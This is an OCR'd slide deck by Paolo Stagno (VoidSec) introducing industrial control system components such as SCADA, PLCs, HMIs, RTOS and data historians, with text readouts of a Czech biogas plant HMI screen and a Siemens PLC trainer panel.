# PAOLO STAGNO

AKA


# VOIDSEC

VOIDSEC.COM

A long time ago in a galaxy far, far away….


SCADA
A
PLC'S
STORY

# CONTROL SYSTEMS



# INDUSTRIAL CONTROL SYSTEM (ICS)

In a nutshell, Industrial control systems (ICS) are “computers” (PLC) that control the world around you**. They’re responsible for managing the air conditioning in your office, the turbines at a power plant, the lighting at the theatre or the robots at a factory.**

Such systems are extensively used in industries such as chemical processing, pulp and paper manufacture, power generation, oil and gas processing and telecommunications.

# DISTRIBUTED CONTROL SYSTEM (DCS)

In a DCS, a setpoint is sent to the controller that is **capable of instructing valves**, **or** even an **actuator**, to operate in such a way that the desired setpoint is maintained. **Data from the field can** either **be stored for future reference**, **used for simple process control**, or even used for advanced control strategies with data from another part of the plant.

A DCS is also commonly used in industries such as manufacturing, electric power generation, chemical manufacturing, oil refineries, and water and wastewater treatment.

# MASTER TERMINAL UNIT (MTU)/ REMOTE TERMINAL UNIT (RTU)

MTU is a device that issues commands to RTUs on the field, gathers the required data, stores and process the information.

An RTU is a microprocessor-controlled field device that receives commands and sends information back to the MTU.

- Network gateway plus basic general-purpose controller
- Generally used in remote situations where communications via wire is unavailable
- Usually used to communicate and multiplex with multiple remote field equipment such as PLCs

RTU

# SUPERVISORY CONTROL AND DATA ACQUISITION (SCADA)

SCADA systems are focused on **providing control at the supervisory level**. SCADA systems are **composed of multiple devices** (generally Programmable Logic Controllers (PLC) or other commercial hardware modules) that are distributed in various locations.

SCADA systems are commonly used in industries involving pipeline monitoring and control, water treatment centers and distribution, and electrical power transmission and distribution.


# HUMAN MACHINE INTERFACE (HMI)

A graphical user interface (GUI) application that allows interaction between the human operator and the controller hardware or a process.

It can also display status information and historical data gathered by the devices in the ICS environment.


It is also used to monitor and configure setpoints, control algorithms, and adjust and establish parameters in the controllers.

# HMI



# HMI

# HMI


BPS - VALALIKY
Operator
Přihásit
Odhlásit
Alarmy
13:08:51
03/04/2017
Teplota
21,6 °C
SMS
PLC
RUN
SUMO
Fermentor I
77 %
0,00 kPa
41,6 °C
7,53 m
41,3 °C
Odsíření fermentorů
Fermentor II
80 %
0,01 kPa
40,9 °C
7,48 m
41,1 °C
Skladovací nádrž
1,49 m
OVLÁDÁNÍ Z VELÍNA
PŘIPRAVEN
12 663,00 kg
Dávkovací vůz
187,2 kPa
35,8 °C
0 %
RV47
34,7 °C
78,9 kPa
34,4 °C
187,2 kPa
36,3 °C
0 %
RV48
20,0 kPa
Tento den
15,8 m3
Minulý den
20,2 m3
Celková bilance
2 778,9 m3
0,0 m3/h
Venkovní teplota
21,6 °C
Plyn kalový
Separace
8,54 °C
TEDOM D770
98 %
A/R
RESET
Zapnout
544,6 m3/h
6 014 246 m3
Tento den
0 m3
Minulý den
0 m3
CHOD
1 499 rpm
758 kW
1,87 m
Měřidlo úniků plynu
92,3 °C
92,5 °C
92,7 °C
136,7 kPa
92,1 °C
1,05 kPa
0,33 cm
1,84 kPa
0,27 cm
Kvit! Zavodnění
Strojovna plynu
Strojovna tepla
Do homogenizační linky
TEDOM T200
CHOD
1 500 rpm
186 kW
START
STOP
STOP
ZAPLAVENÍ
BIOSTANICE
MÍCHÁNÍ / DÁVKOVÁNÍ
PŘEČERPÁVÁNÍ
ZAVÁŽECÍ VŮZ
FERMENTORY
ODSÍŘENÍ
ENERGIE
KGJ 800
KGJ 200
Bilance KGJ
Bil. Davk. vůz
Bil. Homogenizace
Text
Stanice
Proměnná
Datum a čas vzniku
Datum a čas zániku
Datum a čas přijetí
Datum a čas kvitace
Datum a čas pozn.
KGJ200 - CHOD SMS
BaR
Cento_read_Stav_motoru
31. 3. 2017 5:53:12
31. 3. 2017 5:53:14

# PROGRAMMABLE LOGIC CONTROLLER (PLC)

This is a type of hardware that is used in both DCS and SCADA systems as a control component of an overall system. It also provides local management of processes being run through feedback control devices such as sensors and actuators.

In SCADA, a PLC provides the same functionality as Remote Terminal Units (RTU). In DCS, PLCs are used as local controllers within a supervisory control scheme. PLCs are also implemented as primary components in smaller control system configurations.

# PLC


SIEMENS
SIMATIC S7-1200
Output 1
Output 2
Output 3
Output 4
Output 5
Output 6
Output 7
Output 8
ON
OFF
Input 1
Input 2
Input 3
Input 4
Input 5
Input 6
Input 7
Input 8
Analog Input 1
Analog Input 2
Industrial Concepts
www.PLCcable.com

# PLC

# REAL-TIME OPERATING SYSTEM (RTOS)

A RTOS is an OS for devices and systems that need to react quickly to a trigger. In the case of a software fail-safe, for instance, an RTOS would pre-empt lower priority processes to take over the higher-priority tasks.

Unlike a general-purpose OS, an RTOS is expected to meet computational deadlines, regardless of how bad the scenario can get for the RTOS.

- **Processes' timing is critical (more important than average performance):**

An RTOS does not have speed as requirement. The only important thing is that the OS MUST be able to respond before a pre-set time-out.

# RTOS

- **Guarantee the timing requirements for processes under its control:**

It must be predictable (deterministic), the OS knows needed time for every processes (for their best/worst case scenarios).

It can determine a task's completion time with certainty.

RTOS knows if a specific sets of tasks can be executed based on the "input" time constraints; it grants that a specific sets of tasks will end at its specific deadline.

Handle interrupts based on priority to control scheduling.

# RTOS

VxWorks

QNX™

Windows® Embedded

# INTELLIGENT ELECTRONIC DEVICE (IED)

A smart device capable of acquiring data, communicating with other devices, and performing local processing and control. The use of IEDs in control systems like SCADA and DCS allows for controls at the local level to be done automatically.

Any device incorporating one or more processors with the capability to receive or send data/control from or to an external source (e.g. electronic multifunction meters, digital relays, controllers)

**Most of our IoT devices could be classified as an IED**

# DATA HISTORIAN

A data historian is a centralized database for logging all process information within an ICS environment and exporting data. The data gathered is then used for process analysis, statistical process control, and enterprise level planning.

Often populated by the controller, HMI, and/or other supervisory equipment.


Primary reason why control networks can not be air-gapped from business/enterprise.

